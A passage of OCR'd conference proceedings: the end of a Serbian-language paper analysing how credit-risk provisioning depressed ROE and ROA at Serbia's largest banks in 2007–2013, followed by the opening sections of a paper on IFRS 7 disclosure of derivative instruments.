rezerviše određena novčana sredstva kako bi se zaštitila od kreditnog rizika[1] (Basel Committee on Banking Supervision, 2013). Ta sredstva koštaju banku, tačnije njene akcionare i investitore, jer se ta sredstva za rezervacije crpe direktno iz kapitala banke i samim tim utiču na profit banke.

Autori ovog istraživanja, primenom metodologije revizije banaka za bilansne pozicije stanja i troškova rezervacija za plasmane, ukupne aktive i kapitala, fokus stavljaju na najveće banke u Srbiji, tačnije na 15 najvećih banaka, pri čemu je kao kriterijum veličine banke uzet iznos ukupne bilansne sume banke. Tih 15 banaka autori posmatraju kao celinu na kojoj će i celokupna analiza biti bazirana. Ukupna bilansna suma 15 najvećih banaka iznosi 90% od celokupnog bankarskog sektora Srbije (Narodna banka Srbije, 2014). Bazu podataka čine javno obelodanjeni revizorski izveštaji banaka, kao i izveštaji o bankarskom sektoru sačinjeni od strane Narodne banke Srbije.

1 Kreditni rizik je rizik spremnosti i mogućnosti dužnika da izmiri obaveze prema zajmodavcu (najčešće banci).




E-mail: natasa.spahic@dmi.uns.ac.rs
DOI: 10.15308/Synthesis-2015-400-404

Cilj istraživanja je da se uporedi bankarsko poslovanje pre krize i u toku krize, odnosno da se ukaže na značaj upravljanja kreditnim rizikom i njegov uticaj na finansijski rezultat banke. U radu su kao mere profitabilnosti korišćena racija ROE (*return on equity*), ROA (*return on assets*) i C/I (*cost to income*).

## 2. PREGLED NAJVEĆIH BANAKA U SRBIJI

Srpske banke rangirane su po kriterijumu veličine bilansne sume (po ukupnoj aktivi izraženoj u milijardama dinara). Istraživanjem je obuhvaćeno 15 najvećih banaka u Srbiji sa stanjem na dan 31.12.2013. godine. Na grafiku 1 predstavljeno je rangiranje ovih banaka sa prikazanim učešćem u ukupnoj aktivi celokupnog bankarskog sektora Srbije, tj. sa njihov tržišnim učešćima (Narodna banka Srbije, 2014).




Grafikon 1. Pregled 15 najvećih banaka, milijardi dinara (%učešća)

Istraživanjem je obuhvaćeno 90% ukupne bilansne aktive svih srpskih banaka, odnosno 90% srpskog bankarskog sektora, što prema korišćenoj metodologiji revizije predstavalja adekvatan uzorak za izvođenje relevantnih zaključaka.

## 3. MERE PROFITABILNOST

Uzimajući u obzir da se veoma malo srpskih banaka kotira na berzi, iz analize će biti izuzeta racija poput EPS (*earnings per share* – zarada po akciji), P/B (*price-to-book* – odnos tržišne cene akcije i knjigovodstvene vrednosti) i slična, inače veoma rasprostranjena racija za merenje profitabilnosti. Autori u radu su se opredelili za ona racija koja se lako izračunavaju na osnovu bilansa stanja i bilasna uspeha, a koja daju osnovnu sliku o profitabilnosti poslovanja (Bikker & Boss, 2013).

Pozitivan neto rezultat (profit) ne mora nužno da znači da je banka profitabilna. Ukoliko investitor može da zaradi više novca ulažući ga negde drugde, npr. u nerizične hartije od vrednosti, onda je jasno da taj profit mora da bude, u relativnom smislu, iznad neke vrednosti, koja se u investicionom svetu naziva benčmark (od engleske reči *benchmark*).

Jedan od korišćenih racija u radu je ROE (*return on equity* – prinos na kapital) koji stavlja u odnos neto profit i prosečan kapital u toku poslovne godine. Predstavlja iznos prinosa koji ostvaruje investitor/akcionar ulažući u kapital banke. Niske vrednosti ovog racija ukazuju na veoma nisku zaradu (Gilbert & Wheelock, 2007).


Drugi korišćeni racio je ROA (*return on assets* – prinos na aktivu) koji stavlja u odnos neto profit i prosečnu ukupnu aktivu u toku poslovne godine i predstavlja koliki prinos ostvaruju bančina sredstva, tj. koliko banka zarađuje na svojoj imovini. Analizom bilansa banaka lako se može utvrditi da plasmani (krediti stanovništvu i privredi, hartije od vrednosti i ostali) čine preko 85% ukupne bilansne sume što nas dovodi do zaključka da ROA predstavlja adekvatan pokazatelj.

Treći racio, C/I (*cost to income* – odnos troškova i prihoda) stavlja u odnos operativne troškove i operativne prihode. Operativne troškove čine svi oni troškovi koji su neophodni kako bi banka mogla da obavlja svoju funkciju (troškovi plata zaposlenih, amortizacija osnovnih sredstava kao i ostali operativni troškovi), dok operativne prihode čine prihodi nastali bankarskim aktivnostima (neto kamatni prihod, neto prihod od naknada, neto rezultat trgovanja kao i ostali poslovni prihodi). Ono je što je bitno napomenuti, a to je da trošak ispravki ne ulazi u operativne troškove, i stoga ne čini deo C/I racija, što će nam dati jasniju sliku o tome ko više utiče na poslovanje banke.

## 4. ANALIZA BILANSNIH POZICIJA

Analizirajući trend ukupne bilansne sume u periodu od 31.03.2007. do 31.12.2013. godine uočava se da su banke uvećale svoju aktivu više nego duplo (rast od 102% posmatrajući rast u K4 2013 u odnosu na K4 2007[2]). Prosečan rast aktive je bio oko 13% posmatrajućirespektivno, što se vidi na grafiku 2 (iznosi su u milijardama dinara). Ovi rezultati ukazuju da su banke uvećavale plasmane iz godine u godinu, s obzirom na činjenicu da plasmani čine preko 80% aktive banaka.

Posmatrajući kretanje kapitala u istom periodu takođe vidimo da je kapital sektora udvostručen (porastao za 120% u poslednjih 6 godina, sa prosečnim rastom od 15% godišnje), što je prikazano na grafiku 3 (iznosi su u milijardama dinara). Zanimljivo je da je prosečno stanje kapitala (crvena linija na grafiku) imalo veliki skok u 2008. godini u odnosu na 2007. godinu (38%), u vreme kada svetska finansijska kriza još uvek nije došla na prostore Srbije. Navedno ukazuje da su dobici banaka bili pozitivni, što automatski uvećava kapital. Međutim, u narednim godinama rast kapitala usporava (prosečan rast iznosi 10% godišnje) što implicaraznatno niže profite banaka, a u nekim slučajevima i gubitke (gubici utiču na smanjenje kapitala). Jedan od značajnijih razloga za to je povećanje potrošnje banaka na rezervacije za „loše" plasmane, koje bankama predstavljaju trošak u bilansu uspeha, a samim tim i umanjuju dobitak (ili ga pretvaraju u gubitak) i kapital. Razlog zbog kojeg banke povećavaju rezervisanja jeste jak uticaj svetske krize koja pogoršava celokupno ekonomsko stanje u zemlji i povećalo kreditni rizik bankama (Basel Committee on Banking Supervision, 2006).





Grafikon 2. Trend ukupne aktive za period od 31.03.2007. do 31.12.2013. godine

2 K – oznaka za kvartal u godini.




DOI: 10.15308/Synthesis-2015-400-404




Grafikon 3. Trend kapitala u periodu od 31.03.2007. do 31.12.2013. godine

Da bi se uočila veza između troška rezervacija i finansijskog rezultata, neophodno je analizirati njihov trend i odrediti koeficijent korelacije[3], koji određuje jačinu veze. Trend analiza je predstavljena na grafiku 4 (iznosi su u milijardama dinara). Analizom kretanja predmetnih varijabli dolazi se do rezultata koji pokazuje da je koeficijent korelacije -0,76 što predstavlja jaku negativnu linearnu vezu. Uočava se da se trošak ispravki povećava prosečno oko 20% na godišnjem nivou (počevši od 2008. godine) dok se sa druge strane neto rezultat smanjuje u proseku od oko 5% što je direktno uzrokovano rastom troška.




Grafikon 4. Analiza troška rezervacija i profita za period od 31.12.2007. do 31.12.2013. godine

Predstavljeni rezultati zaista ukazuju na jak uticaj upravljanja kreditnim rizikom na finansijski rezultat banaka. Plasiranjem sredstava banke zarađuju novac, međutim kako svaki plasman sa sobom nosi rizik banke se moraju zaštiti, što za banke predstavlja trošak čak i do iznosa preostalog duga, što u praksi mogu biti veoma veliki iznosi.

## 5. ANALIZA PROFITABILNOSTI

Gore analizirana kretanja bilansnih pozicija su nagovestila da bankarski sektor iz godine u godinu sve teže ostvaruje profite, a kao uzrok tome je svakako ekonomska kriza koja potrese kako privredu tako i stanovništvo. Stavljajući u odnose pojedine stavke bilansa stanja i bilansa uspeha banaka dobijamo racija koja su nam značajna za praćenje profitabilnosti bankarskog sektora Srbije.

3 Brojna vrednost (koeficijent) koja predstavlja u kojoj meri su dve varijable međusobno povezane. Vrednost može biti u rasponu od -1 (savršena negativna linearna veza) do 1 (savršena pozitivna linearna veza). Za vrednost 0 zaključujemo da varijable nisu linearno povezane.

Među najznačajnijim racijima je svakako **ROE** koji predstavlja koliko zarađuju investitori na svaki uloženi dinar. Dobija se kao odnos neto rezultata i prosešnog kapitala za posmatranu poslovnu godinu. Povećanjem profita povećava se ROE, dok se smanjenjem dogodi obrnuto. Posmatrajući kapital važno je istaći da profit uvećava kapital, a povećani kapital umanjuje ROE jer se nalazi u imeniocu razlomka. Ukoliko je rast profita veći od rasta kapitala (govoreći relativno) onda će i ROE rasti.

Iz prethodno predstavljenih rezultata uočava se da rezultat opada prosečno 5% godišnje, dok kapital raste oko 10% godišnje, za posmatrani period od 2008. do 2013. godine što predstavlja dovoljnu osnovu za zakjučak kojim se tvrdi da ROE bankarskog sektora Srbije opada iz godine u godinu, kako je i vidljivo na grafiku 5:

Grafikon 5. Trend kretanja ROE u periodu od 2007. do 2013. godine

Iz priloženog trenda može se uočiti da trošak ispravki raste tokom perioda krize, što umanjuje neto rezultat banaka, pa samim tim i kapital. Međutim, da bi održale likvidnost na regulatornom nivou[4] (Narodna banka Srbije, 2012), banke ne mogu uvek trošiti sredstva iz kapitala za zaštitu od rizika, jer će ga vremenom istrošiti do mere da pokazatelj adekvatnosti kapitala padne ispod minimalnih 12%. Shodno tome, bankama je neophodna dokapitalizacija kako bi održale likvidnost na zahtevanom nivou. Međutim, dokapitalizacijom banke urušavaju svoju profitabilnost iz razloga što beleže uvećan kapital, ali i veće troškove rezervacija i manju profit (ili čak i gubitak), što se jasno očitava kroz. formulu za ROE (manji brojilac i veći imenilac) i jasno govore u tome da ROE mora opadati.

Nakon rasta u 2008. godini, sa 9,60% na 12,83%, ROE pokazatelj je u skoro konstantnom padu (u proseku za oko 2% na godišnjem nivou, gledajući apsolutno) u periodu od 2008. do 2013. godine, da bi 2013. godine dospeo na veoma niskih 4,79%. Uzimajući u obzir da su na aukciji državnih hartija od vrednosti Republike Srbije na dan 30.12.2013. godine emitovane nerizične hartije sa rokom dospeća od 12 meseci i prinosom od 8,89%, jasan je zaključak da je ROE bankarskog sektora nizak, tj. da je ulaganje u banke neprofitabilno, iz ugla investitora. Investitori su mogli zaraditi sigurnih 8,89% na nerizične obveznice države Srbije, ali su ipak odlučili da rizikuju i zaradili su svega 4,79% uloženog novca. Razlika od 4,10 procentnih poena predstavlja tzv. oportunitetni trošak[5] za investitore.

4 Banke su dužne po *Odluci o adekvatnosti kapitala* da održavaju nivo pokazatelja adekvatnosti kapitala na minimumu od 12%. Ova tema jeste usko povezana za upravljanjem kreditnim rizikom ali se više tiče likvidnosti, pa stoga autori ne analiziraju detaljnije uticaj na pokazatelj adekvatnosti kapitala.

5 Oportunitetni trošak predstavlja trošak onoga čega treba da se odreknete u cilju dobijanja nekog drugog dobra



DOI: 10.15308/Synthesis-2015-400-404

Sledeći racio relevantan za analizu profitabilnosti je *ROA*, koji predstavlja koliko zarađuje bančina aktiva, tj. koliko su bančina sredstva profitabilna. Dobija se kao odnos neto rezultata i prosečne aktive za posmatranu poslovnu godinu. Povećanjem profita povećava se ROA. Što se tiče aktive, profit uvećava kapital, koji uvećava ukupnu pasivu, a kako mora da važi osnovna jednačina računovodstva, raste i aktiva, koja svojim rastom umanjuje ROA jer se nalazi u imeniocu razlomka. Ukoliko je rast profita veći od rasta aktive (govoreći relativno) onda će i ROA rasti.

U ranije prezentovanim analizama, uočeno je da profiti banaka rastu za oko 5% godišnje, u proseku, dok aktiva raste brže (prosečno oko 13% godišnje) za posmatrani period od 2008. do 2013. godine. Iz definice ROA jasan je efekat, a to je da ROA opada iz godine u godinu, što je i prikazano na grafiku 6:


Grafikon 6. Trend kretanja ROA u periodu od 2007. do 2013. godine

Plasmani banaka su rasli, kreditiranje su uvećavalo, što je imalo za uticaj porast aktive. Na pitanje *zašto i profit nije pratio rast plasiranih kredita* odgovor je: ekonomska kriza, i pad kvaliteta bankarske aktive, tj. povećan nivo loših plasmana i sve većeg kašnjenja u otplati istih. ROA prikazuje koliko banka zaradi (procentualno) za svaki plasirani dinar. Ukoliko se kasni sa otplatom, banka ima povećane troškove rezervacija za loše kredite i manje priliva od kamata što negativno utiče na finansijski rezultat i samim tim na zaradu banke po jedinici kredita, tj. manji ROE.

Kao što je bio slučaj i kod ROE, ROA beleži rast u 2008. godini, dok u nadolazećim godinama pada za oko 0,3% u proseku na godišnjem nivou, posmatrajući apsolutno. S obzirom da cena kredita banaka sadrži u sebi i tržne stope (dinarski krediti su uglavnom vezani za *Belibor* stopu[6], dok su krediti u evrima vezani za *Euribor* stopu[7]) koje su veće od prikazanih ROA pokazatelja jasno je još jednom da je bankasrki sektor neprofitabilan (primera radi, šestomesečni *Belibor* na dan 31.12.2013. godine je iznosio 9,15% (Narodna banka Srbije, 2013,) što nam govori da su banke zarađivale manje nego što su trebale, jer je tih 9,15% bilo uključeno u cenu plasiranog kredita).

Poslednji deo analize posvećen je trendu **C/I** racija, koji prikazuje odnos operativnih troškova i operativnih prihoda, koliko banka operativno novca[8] potroši da bi zaradila prihode iz svog poslovanja (na primer, prihode od kamata i naknada, kursnih razlika, ulaganja u hartije od vrednosti). Ovaj racio ne obuhvata troškove rizika, pa stoga prikazuje kako je banka operativno poslovala.

Trend operativnih prihoda i rashoda, kao C/I racio prikazan je na grafiku 7:




Grafikon 7. Trend kretanja operativnih prihoda, rashoda i C/I u periodu od 2007. do 2013. godine

Analizom prihoda i rashoda uočava se da je trend rastući, a kao u prilog tome ide i činjenica da je bilansna suma rasla na godišnjem nivou. Povećani prihodi neizostavno povlače sa sobom i rastuće rashode. Prihodi su imali veliki skok u 2008. godini, od čak 43%, dok se u narednim godinama taj rast drastično smanjuje i iznosi svega oko 6% prosečno na godišnjem nivou, čiji uzorčnik je definitno ekonomska kriza. Posmatrajući ceo period, prihodi su rasli oko 13% godišnje u proseku. Sa druge strane, rashodi su manje varijabilni i imaju stabilan rast od oko prosečnih 8% tokom posmatranog perioda, sem porasta u 2009. godini od 22%. Prihodi rastu brže od rashoda, što bi u matematičkom smislu značilo da brojilac raste brže od imenioca što ukazuje da C/I racio opada. Ovaj podatak pokazuje rast rashoda ne prati linearno rast prihoda, a to ne znači ništa drugo nego da su se banke trudile da štede i da operativne troškove svode na minimalne nivoe.

## 6. ZAKLJUČAK

Kraj ekonomske krize u Srbiji se još uvek ne nazire, iako se prema nekim prognozama očekuje privredni rast u 2016. godini. Do tada će banke biti i dalje suočene sa problemom pada profitabilnosti i pitanjem kako da uvećaju prihode bez preterano povećanih rashoda, ili kako da smanje troškove, a da produktivnost bude na istom ili višem nivou. Sa druge strane, niska profitabilnost povećava sumnju investitorima i smanjuje njihovu želju za dalje investicije što može ima negativnih efekata poput povlačenja poslovanja iz Srbije, što bi opet imalo negativnog uticaja i na ekonomski rast, jer bi u tom slučaju došlo do odliva stranog kapitala.

Prezentovana analiza ima za cilj da pokaže da kriza utiče i na banke, a ne samo na nefinansijska preduzeća. Visok je nivo kreditnog rizika, stopa nenaplativih kredita je na kraju 2013. godine iznosila 21,4% od ukupno plasiranih (Narodna banka Srbije, 2014), prihodi banaka su ograničeni. Sa druge strane, banke se trude da operativne troškove drže na minimalnom nivou, ali ono što ih zaista košta to je upravljanje kreditnim rizikom i troškovi rezervisanja za nevraćene kredite koji prazne kapital i guraju profitabilnost banaka na dole.

Analiza je pokazala da racija ROE i ROA padaju usled sve nižih profita koji nisu povećani regularnim operativnim troš-

6 BELIBOR je referentna kamatna stopa po kojoj vodeće srpske banke pozajmljuju novac – dinare jedna drugoj.

7 EURIBOR, ili evropska međubankarska stopa (*Euro Interbank Offered Rate*), predstavlja dnevnu referentnu kamatnu stopu po kojoj 57 prvoklasnih evropskih banaka jedna drugoj pozajmljuju novac na međubankarskom tržištu.

8 Operativni novac banke je novac koji banka potroši na plate zaposlenih, na usluge i servise za obavljanje novčanih transakcija, na amortizaciju bankmoata i POS aparata i sl.



DOI: 10.15308/Synthesis-2015-400-404

kovima. To se uočava iz analize C/I racija koja je prikazala da banka povećava svoje operativne prihode više nego rashode. Problem je u povećanim troškovima rizika koji iz godine u godinu rastu i opterećuju kapital. Ti troškovi će rasti dokle god se ekonomija ne oporavi, i preduzeća počnu bolje da posluju, a samim tim i redovnije da vraćaju kredite.

## LITERATURA

Basel Committee on Banking Supervision. (2006). Studies on credit risk concentration: an overview of the issues and a synopsis of the results from the Research Task Force project (Working Papers No. 15). Preuzeto 15. Novembra, 2014. sa http://www.bis.org/publ/bcbs_wp15.pdf

Basel Committee on Banking Supervision. (2013). The non-internal model method for capitalizing counterparty credit risk exposures - consultative document. Preuzeto 15. Novembra, 2014. sa http://www.bis.org/publ/bcbs254.pdf

Bikker, J. A., & Bos, J.W.B. (2008).Bank performance: A theoretical and empirical framework for the analysis of profitability, competition and efficiency. New York: Routledge.

Gilbert, R.A., & Wheelock, D.C. (2007). Measuring Commercial Bank Profitability: Proceed with Caution. Sv. Luis, SAD: Federal Reserve Bank of St. Louis Review

Narodna banka Srbije. (2014). Bankarski sektor u Srbiji – izveštaj za IV tromesečje 2013.; 2012.; 2011.; 2010.; 2009.; 2008. i 2007. Preuzeto 20. Novembra, 2014. sa http://www.nbs.rs/internet/latinica/55/55_4/

Narodna banka Srbije & Službeni glasnik RS, br. 46/2011, 6/2013, 51/2014. Odluka o adekvatnosti kapitala banke. Preuzeto 20. Novembra, 2014. sa http://www.nbs.rs/export/sites/default/internet/latinica/20/kpb/adekvatnost_kapitala.pdf

Narodna banka Srbije & Službeni glasnik RS, br. 123/2012. Odluka o upravljanju rizicima banke. Preuzeto 12. Novembra, 2014. sa http://www.nbs.rs/export/sites/default/internet/latinica/20/kpb/upravljanje_rizicima.pdf



DOI: 10.15308/Synthesis-2015-400-404

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE QUALITY OF DERIVATIVE INSTRUMENTS DISCLOSURE IN ACCORDANCE WITH THE IFRS 7

## KVALITET NAPOMENA O DERIVATIVNIM INSTRUMENTIMA U SKLADU SA MSFI 7

Goranka Knežević[1], Vladan Pavlović[2], Predrag Vukadinović[1]
[1]Singidunum University, Belgrade, Serbia
[2]University of Pristina, Faculty of Economics (dislocated in Kosovska Mitrovica), Serbia

**Abstract:**
This paper analyses the importance of financial instruments disclosure and transparency of such information following the global financial crisis, in accordance with the accounting regulatory framework, mainly the IFRS 7: Financial instruments Disclosure. The authors pointed out that derivative financial instruments are mainly used by the companies with the aim to reduce tax liability and the cost of capital. The accounting standards attempted to establish additional criteria for disclosing the effects of these sophisticated transactions by increasing the volume of information on derivative risks. The main hypothesis in this paper is that despite the fact that the accounting rules are quite rigid in terms of financial derivative disclosures, the investors are not satisfied with their quality as they still cannot cover all the risks to which the company is exposed when entering into derivative transactions.

**Key words:**
financial instruments, risk measurement, disclosure, transparency.

**Apstrakt:**
U ovom radu se analizira važnost napomena o finansijskim instrumentima, kao i transparentnost tih informacija u periodu nakon globalne finansijske krize, a u skladu sa računovodstvenim okvirom za izveštavanje, MSFI 7 Finansijski instrumenti: Napomene. Autori se bave derivatnim finansijskim instrumentima koje kompanije koriste sa ciljem da smanje svoje poreske obaveze, kao i cenu kapitala. Računovodstveni standardi pokušali su da uspostave dodatne kriterijume za napomene o sofisticiranim transakcijama sa derivatima kroz povećanje broja informacija o rizicima koje derivati proizvode. Osnovna hipoteza u ovom radu je da iako računovodstvena regulativa propisuje prilično rigidne zahteve vezane za napomene o derivatnim instrumentima, korisnici finansijskih izveštaja nisu zadovoljni kvalitetom napomena jer ne mogu da ispravno obuhvate sve rizike kojima je kompanija izložena kada ulazi u derivatne transakcije.

**Ključne reči:**
finansijski instrumenti, merenje rizika, napomene, transparentnost.

## 1. NTRODUCTION

One of the biggest challenges in the area of corporate finance following the world financial crisis in 2007-09 was the recognition and measurement of financial instruments, especially derivative instruments. These instruments were blamed for the crisis, but the accounting procedures for recognition and measurement were also determined to be inadequate in terms of revealing key financial risk information. Although the International Accounting Standards Board (IASB) already passed the regulation known as *IFRS 7 Financial instruments: disclosure,* in 2005, the effectiveness of this regulation as well as the transparency of information regarding the key financial risks related to derivative instruments was at a very low level and users were not able to recognize the magnitude of financial losses incurred by derivative instruments of the companies during the crisis. The authors attempted to emphasize that the accounting rules regarding the financial instruments are detailed and transparent, and that the main discrepancy exits in the area of what is actually reported by the companies.

In order to deeply and thoroughly investigate this problem, we have divided this article into three main sections. Namely, the first section presents the definition and key characteristics of derivative financial instruments in the area of corporate finance while the second section emphasizes the requirements of IFRS 7 regarding the reports on risks. The third section presents research results about the quality and usefulness of derivative disclosure.

## 2. DERIVATIVE FINANCIAL INSTRUMENTS AND THEIR RELATIONS WITH THE WORLD OF CORPORATE FINANCE

Financial instruments are intangibles and their typical benefit or value is a claim to future cash (Fabozzi, 2002, p. 1). Financial instruments can be divided into primary (stock, bonds) and derivative instruments (options, futures, forward, swaps, forward rate agreement *etc.*), while primary are further classified into debt and equity. Debt instruments are bonds and the issuer establishes the debt relationship with the bondholder obliging himself to pay interest and return back the original amount of investment to the bondholder. By issuing equity instruments, the company finances its business through establishing the obligation to pay the equity holder amount based on corporate earnings. Derivative instruments, which are in business practice more known as „devil instruments „can be defined (Gupta, 2008, par. 2.1) as contracts that give rise to a financial asset of one entity and financial liability or equity instrument of another entity. Derivative instruments (Gupta, 2008, par. 4.1) are financial instruments that derive their value from the price of underlying assets such as stocks, bonds, currency or commodity; and they require little initial investment and are settled at some future date.

Definitions of derivatives published in accounting standards point out that „derivative financial instruments create rights and obligations that have the effect of transferring between

E-mail: gknezevic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-405-409

the parties to the instrument one or more of the financial risks inherent in underlying primary financial instruments" (IASC, 2009). IASB defintion focuses on the derivatives used for hedging purposes and risk it transfers.

The following segment describes the typology of derivative contracts used by corporate finance managers. There are three basic types of derivative contracts: forward and futures, swaps and options. Forward contracts are Over the counter, OTC, and they are directly negotiated between the contract parties that specify that certain amount of goods or certain security should exchange hands at some future date at the agreed price. Future contract is traded in organized exchange and can be settled without transferring the goods or security to another party. The characteristics of these contracts are almost the same as those for forward contacts while futures are usually marked to market. Participants are also asked to post a margin in order to reduce the default risk of a counterparty. In swap contracts, parties have an obligation to multi-exchange cash flows related to some financial variable (such as an interest rate or a foreign exchange rate). Options are much more different than previous contracts because they require that an intial premium should be paid by the buyer. The buyer has the right but not the obligation to trade in certain goods or variables. There are two types of option contracts in business practice- call and put option. Call option calls for buying the assets at a strike price, while for the put option, the holder has a right to sell the assets at a strike price. This premium paid by the buyer will be the only costs for the buyer if the prediction about some variable is wrong and the buyer decides to terminate the contract without selling or buying the asset at a strike price. Options have specified the date and they should be executed or terminated prior to that date. When option expires, all rights or privileges for the option holder cease to exist.

Derivative instruments are used for hedging or speculative purposes and the magnitude of using derivatives can be supported by the following results (BIS Report, 2014): the total notional amount of all contracts with derivatives traded in organized exchange (futures and options) were aproximatelly 70 trillion US $, while all derivatives traded on over the counter markets (OTC) were exchanged for 691 trillion US $ in 2014. The most widely used derivatives in OTC markets were interest rate swaps, interest rate options and forward rate agreements. Financial market investors believe that the interest rate risk has the highest impact on investment assets in their portfolio, which is why interest rate derivatives are mainly used in trading in OTC markets.

According to the above presented figures, conclusions can be drawn that derivative financial instruments serve for two purposes: hedging the item by avoding the fluctuations of cash flows or prices of underlying variable (price of material, interest rate, index, currency) and speculative purposes (trading with the underlying risk). Nevertheless, derivative potential for hedging purposes is enormous as they are also used for speculative motives or the possibility to create abnormal profit/return. Speculation is not only related to the financial corporate sector. Many non-financial sector companies use speculation as well (*eg.* Enron). The world of corporate finance uses derivatives to transfer or mitigate risk of financial variables such as interest rate, exchange rates, commodity prices that affect the core business of a company. Derivatives are enormously useful instruments in managing risk. They can be used (Sundaram, 2013) „to hedge an existing market exposure (forwards and futures), obtain downside protection to an exposure even while retaining upside potential (options), transform the nature of an exposure (swaps), and obtain insurance against events such as default (credit derivatives)".

Finally, for corporations and financial institutions looking to manage exchange-rate risk, input costs, credit risk and market risk explain why we are facing the rapid growth in derivative markets.

## 3. THEORY UNDERLINING DERIVATIVE USAGE

Derivative usage has shown rapid increase since 1970. Many researchers have tried to establish certain theories that point out benefits of using derivatives. First, researchers in this area pointed out that those derivatives are used because of reducing taxes (Myers, 1993). If co face convex tax function, they can reduce their tax liability provided that volatility of profit is reduced. In that specific case, the company can predict its future tax liability which provides the opportunity to plan their future operations more effectively. The other researchers found out that the use of derivatives can help reducing the financial distress costs or bankruptcy costs (Smith & Stulz, 1985). By entering the derivative transactions, companies can reduce the risks of doing business and stabilize their profit level and lower the financial distress costs. According to these theories, companies with high leverage ratio, enormous growth opportunities and lower liquidity tend to use derivatives much more than firms without these characteristics. Derivatives can also be used to enhance the company's value, especially when the costs of raising capital are high and the companies tend to optimize their debt to equity ratio (Bartram *et al.*, 2009). Derivatives can be used to increase shareholder value in terms of increasing the possibility for using internal funds and finances such as retained earnings. In conclusion, the evidence regarding the motives of using derivative transactions are various, but the most significant are those related to reducing financial leverage, cost of capital and tax burdens.

## 4. DISLCOSURE OF DERIVATIVE TRANSACTIONS IN ACCORDANCE WITH *IFRS 7*

*IFRS 7 Financial instruments: Disclosure* was published in 2005 and came into effect in 2007. Before the financial crisis hit the economy, it was obvious that the magnitude of derivate transactions was extremely high to be measured in trillion US $, and that investors need a response about these transactions from the accounting regulatory bodies. IASB decided to publish the IFRS 7 that replaced the IAS 32 Financial instruments: Presentation and disclosure. The main purpose of publishing *IFRS* 7 was to enhance information quality of financial instruments and help the users to evaluate the financial risks of the company. Disclosure requirements come in two areas: significance of financial instruments for financial position and results of operations and risk disclosure. Both of these areas of disclosure will be explained in the following sections.

Financial instruments are measured at fair value, and IFRS 7 requires (IFRS 7, par. 7.6) that the information regarding fair value should be disclosed as well as the method and relevant assumptions for calculating fair value. If an instrument is designated for speculation or hedging purposes, IFRS 7 requires that managers classify each derivative instrument in accordance with these two classes. Hedge accounting requirements vary in respect whether the derivatives are used in cash flow hedging or fair value hedging. Fair value measurement is used for all types of derivative instruments with different accounting treatment of gains and losses incurred in subsequent measurement. For instance, all gains and losses on speculative transactions are recognized in profit and loss account, while for derivatives used



DOI: 10.1508/Synthesis-2015-405-409

for hedging of a cash flow, these gains and losses are recognized in specific section of capital. IFRS 7 par. 7.22-7.24 requires the company to disclose for all types of hedging information regarding the total amount of hedged item, total notional amount of derivative instrument and the type of risk for which hedging is used (currency risk, interest rate risk *etc.*).

IFRS 7 requires that qualitative and quantitative data regarding the nature and risk of derivatives should be recognized in accounting footnotes. In qualitative disclosure requirements exposure to risk is published, as well as objectives, policies and processes for managing risk. Quantitative data comprise specific information related to three types of risks: liquidity, credit and market risk. Liquidity risk refers to derivative instruments requiring cash settlement, and risk related to the counterparty that will not have money to satisfy its derivative position. This risk can be decreased if the company uses futures instead of forwards (because futures require margin to be placed when entering the contract). This risk is evident in other contracts and should be disclosed. Market risk comprises risk that the fair value or future cash flows of financial instruments will fluctuate due to the changes in interest rate or exchange rates or prices of goods. In accordance with the IFRS 7, sensitivity analysis should be performed for each type of market risk showing the impact on profit and loss. Credit risk to which derivatives are exposed refers to the fact that the counterparty in the derivative will cause a financial loss to the contract holder by failing to meet the obligations arising from the contract.

## 5. THE RESULTS OF RESEARCH ABOUT INVESTOR SATISFACTION REGARDING DERIVATIVE DISCLOSURE

